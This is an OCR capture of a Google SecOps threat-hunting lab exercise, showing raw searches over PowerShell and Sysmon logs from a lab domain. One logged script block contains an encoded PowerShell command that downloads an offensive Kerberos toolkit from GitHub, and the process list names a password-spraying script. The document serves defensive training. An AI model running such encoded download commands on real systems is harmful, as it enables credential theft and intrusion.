2023-10-23T00:00:00.000
*
UPDATE SEARCH
RESET
Click
Run query as regex*
Case sensitive
Log sources*: Microsoft Powershell, Windows Event, Windows Sysmon
275 KB to scan over time range
Uncheck Box

Google SecOps

OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM

6,546 Log Lines (1,342 Events)

EXPAND ALL | WRAP TEXT

TIMELINE

Search Rows

2023-10-23	EVENT	ASSET IDENTIFIER
10:30:16	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
10:32:33	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
Product Rule:	technique_id=T1059.001,technique_name=P…	
Current Process:	amsi.dll	
Path	C:\Windows\System32\amsi.dll	
MD5	89c79675f7fedeb6373c9d2045f7b7c5	
SHA1	95d202a39d43b043c9f7ff5b8b75118950720…	
SHA256	5b40293cf56d44377a91bf68cf2113f523b611…	
Parent Process:	WmiPrvSE.exe (2212)	
Path	C:\Windows\System32\wbem\WmiPrvSE.exe	
10:39:25	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
10:39:41	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
10:39:57	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
10:40:23	IMAGE LOADED technique_id=T1059.001,…	win-server.lu…
10:41:00	4688 EventID: 4688	serhatg.local

SEARCH QUERY

powershell

2023-10-20T00:00:00.000 — 2023-10-23T17:11:56.291

UPDATE SEARCH | RESET

Run query as regex | Case sensitive | Log sources: Microsoft Powershell, Windows Event, Windows Sysmon

607 KB to scan over time range

RAW LOG SEARCH

powershell

Shown Log Line Matches | Hidden Log Line Matches | Reference time: 2023-10-23T17:11:00.000

Procedural Filtering

LOG SOURCE

Microsoft Powershell	644
Windows Event	450
Windows Sysmon	278

NETWORK CONNECTION STATUS


OUTCOME


PID


PROCESS NAME


powershell.exe	96
amsi.dll	44
diskutil.exe	30
spray.ps1	29
PSReadLine.psm1	28
net.exe	12
notepad.exe	9
System.Management.Automation.ni.dll	9
cmd.exe	7
PowerShell_ISE.exe	7
profile.ps1	6
rundll32.exe	6


Google


Type powershell -ec
SEARCH QUERY*
powershell -ec
2023-10-20T00:00:00.000
2023-10-23T17:11:56.291
UPDATE SEARCH
RESET
Click
Run query as regex
Case sensitive
Log sources: Microsoft Powershell, Windows Event, Windows Sysmon
607 KB to scan over time range


OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
3 Log Lines (3 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
11:54:14
4104
EventID: 4104
wrk-shasek.stackedpads.lo…
11:54:14
500
EventID: 500
wrk-shasek.stackedpads.local
11:54:40
501
EventID: 501
wrk-shasek.stackedpads.local
2023-10-23 11:54:14
STATUS_UPDATE
Raw Log
Event/Entity
Raw Log
View as:
JSON
Wrap Text
UDM Event
11:54:14.000
Log Source:
Microsoft Powershell
COPY RAW LOG
0 selected
COPY UDM
<15>Oct 23 10:54:15 wrk-shasek.stackedpads.local Microsoft-Windows-PowerShell[2744]:
{
"EventTime": 1698058454,
"Hostname": "wrk-shasek.stackedpads.local",
"Keywords": 0,
"EventType": "VERBOSE",
"SeverityValue": 1,
"Severity": "DEBUG",
"EventID": 4104,
"SourceName": "Microsoft-Windows-PowerShell",
"ProviderGuid": "{A0C1853B-5C40-4B15-8766-3CF1C58F985A}",
"Version": 1,
"Task": 2,
"OpcodeValue": 15,
"RecordNumber": 10447,
"ActivityID": "{66883D06-FD3B-0000-0289-28DDCE92D801}",
"ProcessID": 2744,
"ThreadID": 6748,
"Channel": "Microsoft-Windows-PowerShell/Operational",
"Domain": "STACKEDPADS",
"AccountName": "tim.smith",
"UserID": "S-1-5-21-2264196694-1469429678-912427992-1107",
"AccountType": "User",
"Message": "Creating Scriptblock text (1 of 1):\r\n
powershell -ec
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQB1AHIAaQAgACcAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwByAHYAcgBzAGgAMwBsAGwALwBSAHUAYgBlAHUAcwAtAFIAdQBuAGQAbABsADMAMgAvAGEAcgBjAGgAaQB2AGUALwByAGUAZgBzAC8AaABlAGEAZABzAC8AbQBhAHMAdABlAHIALgB6AGkAcAAnACAALQBvAHUAdABmAGkAbABlACAAJwB6ADoAXAB1A
UDM Event
metadata.description: "On create calls"
metadata.enrichment_labels.allow_scoped_access: true
metadata.enrichment_labels.log_types[0]: "WINDOWS_AD"
metadata.event_timestamp: "2023-10-23T10:54:14Z"
metadata.event_type: "STATUS_UPDATE"
metadata.id: b"AAAAABmNhINH7k3TW6N8rWW8io8AAAAABgAAAAAAAAA="
metadata.ingested_timestamp: "2023-10-23T12:30:48.306103Z"
metadata.log_type: "POWERSHELL"
metadata.product_deployment_id: "A0C1853B-5C40-4B15-8766-3CF1C58F985A"
metadata.product_event_type: "4104"
metadata.product_log_id: "10447"
metadata.product_name: "Microsoft-Windows-PowerShell"
metadata.vendor_name: "Microsoft"
principal.administrative_domain: "STACKEDPADS"
principal.asset_id: "WRK-SHASEK$"
principal.asset.asset_id: "WRK-SHASEK$"
principal.asset.attribute.creation_time: "2023-11-18T02:01:35Z"
principal.asset.attribute.labels[0].key: "Bad password count"
principal.asset.attribute.labels[0].value: "0"
principal.asset.attribute.labels[1].key: "Service


Type powershell.*-ec
SEARCH QUERY*
powershell .*-ec
2023-10-20T00:00:00.000
2023-10-23T17:11:56.291
UPDATE SEARCH
RESET
Run query as regex*
Case sensitive
Log sources: Microsoft Powershell, Windows Event, Windows Sysmon
607 KB to scan over time range
RAW LOG SEARCH
powershell -ec
Check the box
Click
Shown Log Line Matches
Hidden Log Line Matches
Reference time: 2023-10-23T17:11:00.000


OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
46 Log Lines (19 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
11:26:09
PROCESS CREATION
technique_id=T1086,tec…
wrk-shasek.st…
Product Rule: technique_id=T1086,technique_name=Powe…
Source File: [Unknown]
Path C:\Windows\system32\
Current Process: powershell.exe (2568)
Command Line "C:\Windows\System32\WindowsPowerSh…
Path C:\Windows\System32\WindowsPowerShell…
MD5 04029e121a0cfa5991749937dd22a1d9
SHA1 f43d9bb316e30ae1a3494ac5b0624f6bea1bf…
SHA256 9f914d42706fe215501044acd85a32d58aaef…
Parent Process: RuntimeBroker.exe (2352)
Command Line C:\Windows\System32\RuntimeBroker.exe …
Path C:\Windows\System32\RuntimeBroker.exe
SEARCH QUERY
powershell.*-ec
2023-10-20T00:00:00.000
2023-10-23T17:11:56.291
UPDATE SEARCH
RESET
Run query as regex
Case sensitive
Log sources: Microsoft Powershell, Windows Event, Windows Sysmon
607 KB to scan over time range
RAW LOG SEARCH
powershell.*-ec
Shown Log Line Matches
Hidden Log Line Matches
Reference time: 2023-10-23T17:11:00.000
Event Count
50
40
30
20
10
0
Oct 19 2023
Oct 20
Oct 21
Oct 22
Oct 23
Oct 24


OCTOBER 20, 12:00 AM - OCTOBER 23, 05:11 PM
46 Log Lines (19 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-23
EVENT
ASSET IDENTIFIER
11:26:09
PROCESS CREATION
technique_id=T1086,tec...
wrk-shasek.st...
Product Rule: technique_id=T1086,technique_name=Powe...
Source File: [Unknown]
Path C:\Windows\system32\
Current Process: powershell.exe (2568)
Command Line "C:\Windows\System32\WindowsPowerSh...
Path C:\Windows\System32\WindowsPowerShell...
MD5 04029e121a0cfa5991749937dd22a1d9
SHA1 f43d9bb316e30ae1a3494ac5b0624f6bea1bf...
SHA256 9f914d42706fe215501044acd85a32d58aaef...
Parent Process: RuntimeBroker.exe (2352)
Command Line C:\Windows\System32\RuntimeBroker.exe ...
Path C:\Windows\System32\RuntimeBroker.exe
11:34:04
4105
EventID: 4105
wrk-shasek.stackedpads.lo...
11:36:04
4103
EventID: 4103
wrk-shasek.stackedpads.lo...
11:53:38
IMAGE LOADED
technique_id=T1059.001,...
win-server.lu...
11:54:14
4104
EventID: 4104
wrk-shasek.stackedpads.lo...
11:54:14
500
EventID: 500
wrk-shasek.stackedpads.local
2023-10-23 11:26:09
PROCESS_LAUNCH
Raw Log
Event/Entity
Raw Log
View as: JSON
Wrap Text
"AccountName": "SYSTEM",
"UserID": "S-1-5-18",
"AccountType": "User",
"Message": "Process Create:\r\nRuleName: technique_id=T1086,technique_name=PowerShell\r\nUtcTime: 2023-10-23 10:26:09.760\r\nProcessGuid: {6b7cbb53-343f-62c8-f300-000000000e00}\r\nProcessId: 2744\r\nImage: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\r\nFileVersion: 10.0.19041.546 (WinBuild.160101.0800)\r\nDescription: Windows PowerShell\r\nProduct: Microsoft Windows Operating System\r\nCompany: Microsoft Corporation\r\nOriginalFileName: PowerShell.EXE\r\nCommandLine: \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" \r\nCurrentDirectory: C:\\Windows\\system32\\\r\nUser: STACKEDPADS\\tim.smith\r\nLogonGuid: {6b7cbb53-3426-62c8-0a72-300000000000}\r\nLogonId: 0x30720A\r\nTerminalSessionId: 3\r\nIntegrityLevel: High\r\nHashes: SHA1=F43D9BB316E30AE1A3494AC5B0624F6BEA1BF054,MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7\r\nParentProcessGuid: {6b7cbb53-3437-62c8-ec00-000000000e00}\r\nParentProcessId: 2352\r\nParentImage: C:\\Windows\\System32\\RuntimeBroker.exe\r\nParentCommandLine: C:\\Windows\\System32\\RuntimeBroker.exe -Embedding\r\nParentUser: STACKEDPADS\\tim.smith",
"Category": "Process Create (rule: ProcessCreate)",
"Opcode": "Info",
"RuleName": "technique_id=T1086,technique_name=PowerShell",
"UtcTime": "2023-10-23 10:26:09.760",
"ProcessGuid": "{6b7cbb53-343f-62c8-f300-000000000e00}",
"Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
"FileVersion": "10.0.19041.546 (WinBuild.160101.0800)",
"Description": "Windows PowerShell",
"Product": "Microsoft Windows Operating System",
"Company": "Microsoft Corporation",
"OriginalFileName": "PowerShell.EXE",
"CommandLine": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" ",
"CurrentDirectory": "C:\\Windows\\system32\\",
"User": "STACKEDPADS\\tim.smith",
"LogonGuid": "{6b7cbb53-3426-62c8-0a72-300000000000}",
"LogonId": "0x30720a",
"TerminalSessionId": "3",
"IntegrityLevel": "High",
"Hashes": "SHA1=F43D9BB316E30AE1A3494AC5B0624F6BEA1BF054,MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7",
"ParentProcessGuid": "{6b7cbb53-3437-62c8-ec00-000000000e00}",
"ParentProcessId": "2352",
"ParentImage": "C:\\Windows\\System32\\RuntimeBroker.exe",

Exercise: Raw Search

Google SecOps

Goal: Gain familiarity with navigating the data set by performing raw log searches


Part 1 - Using the log sources Windows Event and Windows Sysmon, search for the string “mimikatz”

- Note the number of events returned and the fields extracted in the timeline
